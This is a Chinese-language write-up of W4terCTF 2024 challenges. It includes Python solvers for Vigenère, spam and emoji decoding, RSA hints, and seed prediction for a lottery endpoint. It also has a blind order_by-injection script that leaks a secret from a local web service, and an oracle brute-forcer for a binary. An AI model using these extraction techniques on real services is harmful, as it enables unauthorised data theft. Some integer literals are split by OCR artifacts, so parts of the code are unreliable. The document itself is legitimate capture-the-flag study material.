writeup

> 零基础，可能某些描述比较奇怪

Sign In

根据题面在排行榜中找到W4terDr0p战队，flag在个性签名处 找到flag

broken.mp4

根据第一个视频，在微信中搜索找到这篇文章，找到视频修复软件，根据文章指示修复另一个损坏的视频。修复之后发现flag在视频中。

Remember It 0

利用手机录像记住十次字符串，得到flag

Shuffle Puts

用记事本打开即可找到flag

Revenge of Vigenere

首先遍历密钥长度从[10-20),根据密钥给密文分组，对每组遍历26个字母，假设该字母是密钥的基础上推出明文，计算出该组与自然英文的重合指数，选择重合指数最大的一个字母作为密钥。

代码如下

```
import string
from collections import Counter
from itertools import cycle

# 字母表
ALPHABET = string.ascii_uppercase
ALPHABET_LEN = len(ALPHABET)

# 频率分析
def get_letter_frequency(text):
    # 计算字母频率
    counts = Counter(char.upper() for char in text if char.isalpha())
    total = sum(counts.values())
    return {char: count / total for char, count in counts.items()}

# 解密函数
def decrypt_vigenere(ciphertext, key,key_length,shift_key):
    plaintext = []
    #key_cycle = cycle(key)  # 密钥循环
    count = 0
    for char in ciphertext:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            #key_char = next(key_cycle).upper()
            shift = ord(key.upper()) - ord('A')  # 计算偏移量
            if (key_length*count+shift_key+1) % 2 == 1:
```

```
                decrypted_char = chr((ord(char) - base - shift*
(key_length*count+shift_key)) % 26 + base)
            else:
                decrypted_char = chr((ord(char) - base + shift*
(key_length*count+shift_key)) % 26 + base)
            plaintext.append(decrypted_char)
            count += 1
        else:
            plaintext.append(char)  # 非字母字符保持不变
    return ''.join(plaintext)

# 推测密钥长度
def estimate_key_length(ciphertext):
    # Kasiski 检验：寻找重复片段及其距离
    min_key_length = 1
    max_key_length = 20  # 假设最大密钥长度
    distances = []
    for key_length in range(min_key_length, max_key_length + 1):
        groups = [ciphertext[i::key_length] for i in range(key_length)]
        coincidences = [get_letter_frequency(group) for group in groups]
        ic_values = [sum(count * (count - 1) for count in
Counter(group).values()) for group in groups]
        distances.append(sum(ic_values) / len(ic_values))
    # 选择具有最高 IC 的密钥长度
    return distances.index(max(distances)) + 1

# 推测密钥
def guess_key(ciphertext, key_length):
    groups = [ciphertext[i::key_length] for i in range(key_length)]
    #print(groups)
    english_letter_frequencies = {
"E": 0.12702, "T": 0.09056, "A": 0.08167, "O": 0.07507, "I": 0.06966,
                  "N": 0.06749, "S": 0.06327, "H": 0.06094, "R": 0.05987, "D":
0.04253,
                  "L": 0.04025, "C": 0.02782, "U": 0.02758, "M": 0.02406, "W":
0.02360,
                  "F": 0.02228, "G": 0.02015, "Y": 0.01974, "P": 0.01929, "B":
0.01492,
                  "V": 0.00978, "K": 0.00772, "J": 0.00153, "X": 0.00150, "Q":
0.00095,
                  "Z": 0.00074
    }

    # 推测每组的可能偏移量
    key = []
    count_key = 0
    for group in groups:
        best_shift = None
        best_score = float('-inf')

        for shift in range(ALPHABET_LEN):
            decrypted = decrypt_vigenere(group,
ALPHABET[shift],key_length,count_key)
            freq = get_letter_frequency(decrypted)
            #if shift == 25:
                #print(freq)
```

```
                #print(decrypted)
            # 计算与英语字母频率的距离
            score = sum(freq.get(char, 0) * english_letter_frequencies.get(char,
0) for char in ALPHABET)
            #if shift == 0:
                #print(score)
            if score > best_score:
                best_score = score
                best_shift = ALPHABET[shift]
        #print(best_shift)
        key.append(best_shift)
        count_key+=1

    return ''.join(key)
def decrypt(ciphertext,key):
    key_index = 0
    key_length = len(key)
    plaintext = ''
    text_index = 0

    for char in ciphertext:
        if char.isalpha():
            key_char = key[key_index % key_length].upper()
            key_offset = ord(key_char) - 65

            if char.isupper():
                base = ord('A')
            else:
                base = ord('a')

            if (text_index + 1) % 2 == 1:
                plain_char = chr(
                    (ord(char) - base - text_index * key_offset) % 26 + base)
            else:
                plain_char = chr(
                    (ord(char) - base + text_index * key_offset) % 26 + base)

            plaintext += plain_char
            key_index += 1
            text_index += 1
        else:
            plaintext += char

    return plaintext
# 示例密文
```

```
ciphertext = "Vbkwz! Xp ggdw, c jhaetd bpcselmyldow fxljret, pmfn owzcmigcfjd av tpfs vomgsj gaz aemluua xn fee eotiagvbbvlw bv Mapu. Gbhq Mqjade, xg zkii Wqiorr mz Iswseo, hm lt Hafxjwz ii xae Vmk fhlzjp, bxw Japcyv, Kcygrhgf, ng wpd uckt Vyxnl Qcrmx gk tlk Iqeclwjkgilcqc soz Nfzprgdrc tnnp ydfy izpa Kuiioovd. Pcjmcwy, xuyz Vwbblnsj Dzsftklvue sg m wi-toly Iwgkeynh, vtmjqw Wyqcimxd, alq xto Amdsm tc Vnpbwxus rgeug Isqik gcl Kihyyeih Eokenn zgashukr-fpb Vakr ysd Ygvossgpvxd zua Aeplyzghn Hfcruls ibq Dvjhgvebs Rybfzrzwe oc Vydvzzso. Mhsqsr nuab Fzhsya or Rrvcencwc, t Vegyuw Rjqawpe cf Ikyfxelrhop gzsuody: p Dpryeolz K4cokUYF{83rKnfU_Nas_jCNk_NQtCSeUW_57S1wps_8GMX_Gf7N_iaS9AbNWQ}, lai Hfvjizocg Imjlvv sey Vesgiqw. Kpv okli Nrxumdf dc Ielarswmp; q Uyqdqpge, iugx dw t Vorvlx, jtr pb Eawn, sqc vwg Gykug car Ymqgrqiy ej fuxv brtdq ork qml Pbbakxalm gfj Vlyjxlnz kan qnr Rnnuuigf. Rtdflh, zyia Jvkoqzwbyze kv Iyqzzixe Seojf sfwu Hzbooqy, lwc gtjgcq ifo Ismkhyv pbes ruu Oegphbc Vcipg zh Kcwgcavkbb. Lv snxa Keyr, vt dg vi Owwy kubp uigco vj mwmg wtu dfe kzu skl mxry ij R."  # 替换为实际密文
temp = ""
for i in range(len(ciphertext)):
    if ciphertext[i].isalpha():
        temp+= ciphertext[i]
# 估计密钥长度
#key_length = estimate_key_length(ciphertext)
for key_length in range(10,20):
# 推测密钥
    key = guess_key(temp, key_length)

    # 解密
    decrypted_text = decrypt(ciphertext, key)

    print("Estimated Key Length:", key_length)
    print("Estimated Key:", key)
    print("Decrypted Text:", decrypted_text)
```

运行之后，发现密钥长度12时出现flag

```
Estimated Key Length: 12
Estimated Key: LNBFHXJRDDAO
Decrypted Text: Voilx! In view, a humble vaudevillian veteran, cast vicariously as both victim and villain by the vicissitudes of Fate. This Visage, no mere Veneer of Vanity, is it Vestige of the Vox populi, now Vacant, Vanished, as the once Vital Voice of the Verisimilitude now Venerates what they once Vilified. However, this Valorous Visitation of a by-gone Vexation, stands Vivified, and has Vowed to Vanquish these Venal and Virulent Vermin vanguard-ing Vice and Vouchsafing the Violently Vicious and Voracious Violation of Volition. Amidst this Vortex of Verbosity, a Veiled Vestige of Vindication emerges: a Variable W4terCTF{83nEatH_The_mASk_VIgENeRE_57R1kes_8ACK_Wi7H_veN9EaNCE}, yet Vivacious Vector for Victory. The only Verdict is Vengeance; a Vendetta, held as a Votive, not in Vain, for the Value and Veracity of such shall one day Vindicate the Vigilant and the Virtuous. Verily, this Vichyssoise of Verbiage Veers most Verbose, yet within its Volumes lies the Vibrant Voice of Validation. In this Vein, it is my Very good honor to meet you and you may call me V.
```


Spam 2024

在[spammimic - hide a message in spam]中解码该垃圾邮件，得到一串十六进制，用python解码一下

```
emoji_hex_string =
"59,6f,75,20,6c,69,6b,65,20,65,6d,6f,6a,69,73,2c,20,64,6f,6e,27,74,20,79,6f,75,3f
,0a,0a,01f643,01f4b5,01f33f,01f3a4,01f6aa,01f30f,01f40e,01f94b,01f6ab,01f606,2705
,01f606,01f6b0,01f4c2,01f32a,263a,01f6e9,01f30f,01f4c2,01f579,01f993,01f405,01f37
5,01f388,01f600,01f504,01f6ab,01f3a4,01f993,2705,01f4ee,01f3a4,01f385,01f34e,01f6
43,01f309,01f383,01f34d,01f374,01f463,01f6b9,01f923,01f418,01f3f9,263a,01f463,01f
4a7,01f463,01f993,01f33f,2328,01f32a,01f30f,01f643,01f375,2753,2602,01f309,01f606
,01f3f9,01f375,01f4a7,01f385,01f449,01f30a,01f6b9,01f6aa,01f374,01f60e,01f383,01f
32a,01f643,01f441,01f94b,01f451,01f4a7,01f418,01f3a4,01f94b,01f418,01f6e9,01f923,
01f309,01f6e9,23e9,01f60d,2753,01f418,01f621,2600,01f60d,01f643,01f601,01f600,01f
601,01f6ab,01f4c2,2705,2603,01f6ab,01f60e,01f52a,01f451,01f600,01f579,01f6ab,01f6
0d,01f32a,01f4c2,01f44c,01f34d,01f44c,01f993,01f590,01f923,01f60e,01f3ce,01f34d,0
1f3f9,01f34c,01f34d,01f3a4,2600,01f3f9,01f388,01f6b0,01f4a7,2600,2709,01f3f9,01f3
4d,01f993,01f385,01f374,2602,23e9,01f6aa,01f40d,263a,01f418,01f607,01f621,01f375,
01f30f,01f993,01f375,01f6e9,01f4c2,01f44c,01f3f9,01f5d2,01f5d2,0a,0a,42,74,77,2c,
20,74,68,65,20,6b,65,79,20,69,73,20,22,4b,45,59,22"
emoji_values = emoji_hex_string.split(",")
emoji_text = ""
for i in emoji_values:
    emoji_text += (chr(int(i.strip(), 16)))


print(emoji_text)
```

得到如下图所示的结果：



将这一串emoji放到[emoji-aes (aghorler.github.io)](emoji-aes (aghorler.github.io))中解码，猜测密钥为”KEY“，不正确。猜测密钥为🔑，解码结果如下为：0x???? ⊕ dxBUQVJndGJbbGByE3tGUW57VxV0bH9db3FSe2YFUndUexVUYWl/QW1FAW1/bW57EhQSEF0=。

由等号猜测后面部分为base64编码，解码之后由⊕猜测需要与一个十六进制数进行异或。忙猜0x2024，得到flag。

代码如下：

```
import base64

# 输入的Base64字符串
encoded_str =
"dxBUQVJndGJbbGByE3tGUW57VxV0bH9db3FSe2YFUndUexVUYWl/QW1FAW1/bW57EhQSEF0="
decoded_bytes = base64.b64decode(encoded_str)

# 异或密钥（4字节）
xor_key = b'\x20\x24'  # 你可以使用不同的密钥

# 初始化结果字节数组
result_bytes = bytearray()

# 每4个字节进行异或
```

```
chunk_size = 2
for i in range(0, len(decoded_bytes), chunk_size):
    # 获取4字节块
    chunk = decoded_bytes[i:i + chunk_size]

    # 如果块大小小于4字节，需要填充到4字节
    #if len(chunk) < chunk_size:
       # chunk = chunk.ljust(chunk_size, b'\x00')

    # 进行异或操作
    xored_chunk = bytes([chunk[j] ^ xor_key[j] for j in range(len(chunk))])

    # 将结果添加到结果数组
    result_bytes.extend(xored_chunk)

# 将结果转换为可读文本
print(result_bytes.hex())
decrypted_text = result_bytes.decode("GBK")

print("Decrypted text:", decrypted_text)
```

结果：

```
(base) E:\dege download>python -u "e:\dege download\mbox\test2.py"
57347465724354467b484056335f66754e5f773154485f794f55725f46217253745f3570414d5f654d6121495f494e5f323032347d
Decrypted text: W4terCTF{H@V3_fuN_w1TH_yOUr_F!rSt_5pAM_eMa!I_IN_2024}
```

Wish

分析源码，可以知道需要适当的index和time提高概率，于是在本地测试：

```
import requests
import random
import os
# 配置目标 URL


# 迭代范围
TIME_START = 0
TIME_END = 86399  # 一天的秒数
INDEX_START = 0
INDEX_END = 9

# 存储结果
results = []
max = 0
max_time = 0
max_index = 0
# 循环所有可能的时间和索引组合
for time in range(TIME_START, TIME_END + 1):
    random.seed(time)
    for i in range(0,10):
        # 准备请求数据
        payload = {
                "time":time,
```

```
                "index":1
        }
        diff = min(abs(random.randint(0, 1919810) - 114514), 10000)
        probability = 100 * (0.1) ** diff
        if(probability>max):
            print(probability,time,i,diff)
            max= probability
            max_index = i
            max_time = time

# 输出结果
print(max,max_time,max_index)
```

发现time为10693，index为2的时候，概率最大，然后写脚本抽flag。

```
import requests
import time
# 配置目标 URL
BASE_URL = "http://127.0.0.1:60382"

# 迭代范围
TIME_START = 0
TIME_END = 86399  # 一天的秒数
INDEX_START = 0
INDEX_END = 9

# 存储结果
results = []

# 循环所有可能的时间和索引组合

        # 准备请求数据
payload = {
    "time": 10693,
    "index": 2
}
x = requests.get(BASE_URL+"/get_wish_chances")
count = 0
while(1):
# 发送请求到 /wish 端点
    x = requests.get(BASE_URL+"/get_wish_chances")
    if(x.json()["wish_chances"]== 0):
        y =requests.get(BASE_URL+"/query_reset")
        if(y.json()["message"] != "Wish chances reset successful!"):
            print(y.json()["message"])
            break
    response = requests.post(BASE_URL + "/wish", json=payload)
    d = response.json()
    count += 1
    print(count)
    print(d)
    if("flag" in d):
        print(d["flag"])
    time.sleep(2)
```

顺利拿到flag

```
6
{'results': 'eDfU'}
7
{'flag': 'W4terCTF{Crack_insteal_of_wish_the_seed_203a8b5b7a73}', 'results': 'flag'}
W4terCTF{Crack_insteal_of_wish_the_seed_203a8b5b7a73}
8
```

Smoke hints

```
114514 * x**2 - 11680542514 * y**2 + 1919810== 2034324
```

左右两边同时除以114514，可以整除，除后是一个佩尔方程，利用在线网站解一下得到x，y。

根据n = pq，和hint5解出p和q。得到phi_n。

```
hint2 = (reduce(lambda x, y: x * y,range(1 ,hint1 - 1)) * e) % hint1
```

hint1是质数，所以（hint1-1）！=1 mod hint1，也就是e = hint2 mod hint1 。循环遍历一下e，根据phi_n和e得到d，再利用hint4检验e的正确性，得到e。最后利用pow(c,d,n)完成解密，得到flag。

代码如下：

```
import gmpy2
from functools import reduce
from Crypto.Util.number import *
import cmath
import sympy as sp

def solve_quadratic(a, b, c):
    if a == 0:
        raise ValueError("a cannot be zero in a quadratic equation.")

    # 判别式
    discriminant = b**2 - 4*a*c

    # 两个根
    root1 = (-b + sp.sqrt(discriminant)) / (2*a)
    root2 = (-b - sp.sqrt(discriminant)) / (2*a)

    return root1, root2
# Given hint values
hint1 =   227663
hint2 =  137337

# Finding e by iterating through possible values
"""factorial_mod = 1
for i in range(1, hint1-1):
    factorial_mod = (factorial_mod * i) % hint1

# Brute force e
for e in range(1, hint1):
    if (factorial_mod * e) % hint1 == hint2:
        print("Found e:", e)
        print(factorial_mod)
```

```
        #print((reduce(lambda x, y: x * y,range(1 ,hint1 - 1)) * e) % hint1)
        break"""
# Given hint3 and n
hint3 =
108570155294949883771125165977701190720515162370315035579630590363494404540536
n =
167354588331422423496795872106297143108909793742527871699155416920731522903485473
942317581741798373393735062713015065503589572402294784490098956429946499572446066
588321908061091827485460469921210561997788913686347907514912973921126130912247454
522851091133065781622270231110993239676739287532598964296053857349
# Calculate the possible p
p_high = hint3
x =
348349456354198234918175665633992348230531764498898215718000757023520629050442315
201967824305649936178863167508412202806831534566346932745165823904188630337114157
313728811632881796603690324402626473449625708093085517864235576045817922930236282
266715396710018635228244158761617273578403638969094359943145976823186872861092123
601322617057807613502232088554934399057135096832165854475356691791038403551516769
003489558507268347785587485761765966094740372984564236075705164598736397945261600
824891037863033322533885975600315389493334726818571446051964400206889993681562120
676142956189987196821958704523306820610615003417284814588771139345260038650643594
52801
y =
109071911012732502022850422978096246932142152916423367258339958080776017127779842
287569032054094868715662547617710798972237860865468979518796870762466053422806566
269221859683504667443154145089120448705028998733329483536176859312788275313407342
047772524898407149610870586148015013605624329594138230714119704939505401061380777
712216157719510271261619101362035144616187262082302740411574934586360516695062056
563100258177611076242927354475633328163841594305884855770651187471060662561145818
768319723133613889115397679168254599526858767478331211008997427364431641348477558
436549415894985022330773540762573918592860707967250624976183104841257499345937186
160
x *= x
y *= y
hint4 =
940157148736495569536948133942523184896533749963724663146713839574499759381
hint5 =
152554186987652401489861237634616181053645904243772754867211677118072910893576884
676799286740411696140217970583834698405215615749342031737430228036762334608086180
305114809661299053184550126146757491106311203734140400044007606842695170599239413
015116132353842679401571566204272112687166760407701321584572283068794651552485520
798210269419897310975412196113746251897217747419971570277330233079511422183559614
368113459665447105472047284196905193862850658285092769893909785578761341815218846
409673582055842667981190935882429408313275729820840868991457254326326444804979310
952039221210557651051062354447792941286058678143556737562598443175248832933714771
611100801265461257496465010584041898102140384473645470230026170225724890491004214
968102710191037307867844800669887382333750935016678226815967694248364067024205021
681963073132809164217322742692263808854872619609471152335106446101506652506654486
707268164671794244422694057601479920708170881281430242751720132226273039289382952
828344319227346758266087667877372338666754014056365402707871100869379302005344800
644134392784466496384199011019031461706728243924945111424820248404932608420012414
990432281326169167609109018385596548504947944521901476036762909266475567764181231
942934206984829172178718236573816880929002777859397552185001617494267508845825182
691598759826664706315662644631337366160562235975350356012391522895735141438700216
857405884890389527122527513494227983108759916802921200499523270230494397627321171
39
```

```
# Iterate through the possible lower 256 bits to find correct p
count = 0
q =
133121522150556775483315047277095079839294801801245287398721880691031337554050003
360698143931891734406779377877315119626170827469444226620515269805978963 91
p = n // q
print(p)
print(p*q == n)
#q1,q2 = solve_quadratic(y,-hint5,x*n)
#print(q1)
#print(q2)
#print(q1,q2)
phi_n = (p - 1) * (q - 1)
e = hint2
while 1:
    e += hint1
    if(gmpy2.gcd(e,phi_n) == 1):
        print(e)
        break
def get_e(argu):
    e = argu
    while 1:
        e += hint1
        if(gmpy2.gcd(e,phi_n) == 1):
            print(e)
            return e
# Calculate d
d = 0
count = 0
while (d % (2 ** (d.bit_length() // 4)) != hint4) :
    count += 1
    e = get_e(e)
    d = gmpy2.invert(e, phi_n)
    #if count == 5:
        #break
# Given ciphertext
c =
459165529878294177923060377992922783535547495685651742618905299576346739850179071
523450824916600858647111239380728277056885852888892542680249060045172220623759551
426209665616349783066961034527756722864727034049572817611204881764794701635680760
286685407284375237520330321889420851279838539668564428881749677 8
# Decrypt
m = pow(c, d, n)

# Convert to bytes
flag = long_to_bytes(m)
print("Flag:", flag)
```

User Manager

不断创建新用户包含secret的新用户，利用二分法找出flag

代码如下：

```
import requests
import time
flag = "W4terCTF{Dl5CoveR_thE_hIDdEn_F1ag_by_BIInD_1nJECTIN6_iN7O_7He_u53O"
flag1 = "W4terCTF{Dl5CoveRZO"
data = {
    #"id":2,
    "name": "new",
    "age":46,
    "secret":flag
}
s = "O123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_abcdefghijklmnopqrstuvwxyz{}"
def find_max_less_than_target(arr,id):
    """在有序数组中找到小于目标值的最大值"""
    global flag
    global data
    left = 0
    right = len(arr) - 1
    max_less_than_target = None  # 记录小于目标值的最大值

    while left <= right:
        mid = (left + right) // 2
        mid_value = arr[mid]
        flag = list(flag)
        flag[-1] = mid_value
        flag = ''.join(flag)
        data["secret"] = flag
        x = requests.post("http://127.0.0.1:61090/users",json=data)
        z = requests.delete(f"http://127.0.0.1:61090/users/{id}")
        id += 1
        y = requests.get("http://127.0.0.1:61090/users?order_by=secret%20ASC")
        time.sleep(0.1)
        if y.json()[1]["ID"] == 1:
            # 更新最大值并继续向右查找
            max_less_than_target = mid_value
            left = mid + 1
        else:
            # 如果中间值大于或等于目标值，向左查找
            right = mid - 1
    flag = list(flag)
    flag[-1] = max_less_than_target
    flag = ''.join(flag)
    return id
#x = requests.post("http://127.0.0.1:61090/users",json=data)
"""z = requests.delete("http://127.0.0.1:61090/users/27")
y = requests.get("http://127.0.0.1:61090/users?order_by=secret%20ASC")
if x.status_code == 200:
    print("POST 请求成功！")
    print("响应数据：", x.json())

print(y.json())"""
id = 15
while flag[len(flag)-2] != '}':
    id = find_max_less_than_target(s,id)
    print(flag)
    flag += "O"
```


```
print(flag)
```

BruteforceMe

丢到IDA反汇编

```
11  __int64 v11; // [rsp-8h] [rbp-8h]
12
13  __asm { endbr64 }
14  v11 = a3;
15  v10 = __readfsqword(0x28u);
16  sub_10F0("Enter your flag: ", a1, a2);
17  sub_1110("%49s", &v9);
18  sub_1209(&v9);
19  if ( sub_10D0() == 43 )
20  {
21    v7 = sub_1290((__int64)&v9, 43);
22    v8 = sub_1650(v7, 60, (__int64)"W4terCTF{ZaYu}");
23    v5 = 0;
24    for ( i = 0; i <= 59; ++i )
25      v5 += *(_BYTE *)(i + v8) == byte_4020[i];
26    if ( v5 == 60 )
27      sub_10C0("Congratulations! You got the flag!");
28    else
29      sub_10F0("%d out of %d matched. Try again!\n", v5, 60LL);
30    sub_10B0(v7);
31    v3 = (const char *)v8;
32    sub_10B0(v8);
33    result = 0LL;
34  }
35  else
36  {
37    v3 = "Invalid flag length!";
38    sub_10C0("Invalid flag length!");
39    result = 1LL;
40  }
41  if ( v10 != __readfsqword(0x28u) )
42    result = sub_10E0(v3);
43  return result;
```

观察一下main函数，发现是把输入的字符串由43个字节转换为60个，之后在sub_1650中再经过一些变换，看一下sub_1290函数



发现就是把每三个字节换成了四个字节。于是按三个字节一组暴力循环，通过输出的数字进行判断。

代码如下：

```
import subprocess
import time

# 指定可执行文件的路径
executable_path = '/home/xxww/Downloads/BruteforceMe'
flag = "***************"
flag = list(flag)
flag[0] = "W4t"
flag[1] = "erC"
flag[2] = "TF{"
def test(flag):
    # 启动进程，并打开stdin/stdout/stderr管道
    process = subprocess.Popen(
        [executable_path],  # 可执行文件的路径
        stdin=subprocess.PIPE,  # 标准输入
        stdout=subprocess.PIPE,  # 标准输出
        stderr=subprocess.PIPE,  # 标准错误
        text=True,  # 将输出作为文本处理
    )
    # 向可执行文件发送输入
    if process.stdin:
        process.stdin.write(flag+"\n")  # 写入数据并发送换行符
        process.stdin.flush()  # 刷新输入流

    # 读取输出
```

```
    stdout_lines = []
    stderr_lines = []

    # 等待一段时间，以便可执行文件处理输入并输出结果
    #time.sleep(1)

    # 读取标准输出
    if process.stdout:
        stdout_lines = process.stdout.readlines()

    stdout_lines = stdout_lines[0]
    lines = stdout_lines.split()
    return int(lines[3])

    # 确保进程已完成
    process.wait()

s = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_abcdefghijklmnopqrstuvwxyz{}"
may_char = []
def get_byte(index):
    num = 0
    first = []
    for i in range(len(s)):
        flag = index*"*"+s[i]+(42-index)*"*"
        new_num = test(flag)
        if new_num == num:
            first.append(s[i])
        elif new_num > num:
            first.clear()
            num = new_num
            first.append(s[i])
    return first
def get_flag(index):
    global flag
    num = 0
    temp = ""
    res = ""
    first = get_byte(index*3)
    print(first)
    second = get_byte(index*3+1)
    third = get_byte(index*3+2)
    for i in range(len(first)):
        for j in range(len(second)):
            for m in range(len(third)):
                temp = first[i]+second[j]+third[m]
                flag[index] = temp
                temp = "".join(flag)
                temp += (43-len(temp))*"*"
                new_num = test(temp)
                if new_num > num:
                    num = new_num
                    res = first[i]+second[j]+third[m]
                    print(res)
    return res
for i in range(0,14):
    res = get_flag(i)
```

```
    flag[i] = res
    print(res)
print("".join(flag))
```

```
t3D
W4terCTF{UnREl4tED_bY7Es_CaN_63_ENUm3rat3D*
(base) xxww@mvvb:~$
```